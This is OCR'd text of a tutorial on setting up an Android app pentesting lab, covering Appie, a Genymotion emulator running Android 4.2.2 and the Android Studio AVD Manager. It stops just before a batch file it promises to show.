Android Application Security


Table of Contents

Part 1 :- Setup Mobile Pentesting Platform

Nope. Although Appie contains the most of the tools neccessary for Android Application Pentesting. But we need a Android Device assess apps. So for that we need to create an Emulated Android Device and install Genymotion and Android SDK for that.


Genymotion: -

https://www.genymotion.com/download/




- Now, we need to Download and Setup Genymotion


Android Application Security




- Enter your credentials for setting up the account as given above and then after activating the account please move to the URL https://cloud.genymotion.com/page/launchpad/download/ and then choose the option as given in the Image Below




- After downloading the setup and installing on the local computer. Open settings in the Genymotion and then after inserting your credentials which you have registered on Genymotion site.



- Click on Add.
- Then Choose Google Nexus 4-4.2.2 and click next. There is a reason for choosing this device with Android 4.2.2 because we will be using Cydia Susbtrate which can only work up to android 4.2



- So now u have an Working Virtual Android device which is an important part in Android Pentesting.
- Now you also need to set adb path in Genymotion which is there is Appie in order to use virtual device with Appie.
- First go to Genymotion then click on settings.
- Then in the ADB tab, select “Use Custom Android SDK Tools”
- Then select the path of sdk folder which is located at path_to_appie/bin/adt/sdk/




- If it through an error that “AAPT tool not found”. Ignore it.

Android Application Security


Android SDK :-

https://developer.android.com/studio



- To install and configure android emulator just open android studio and click on ADV Manager.


Android Application Security



AVD Manager

AVD Manager will appear like below. Now Create Virtual Device to install a version of android os.

Install Android Emulator
After click on it following window will appear, now you need to select an os version to start install. Then click on the next and complete the installation process.



After completion of installation emulator you will find the device in Virtual Device Manager. To run the emulator just click on play option from the device list.

Run android emulator without open android studio.

Create a batch file and write the following code. Save the file with .bat extension. Now run the batch file to run the emulator.

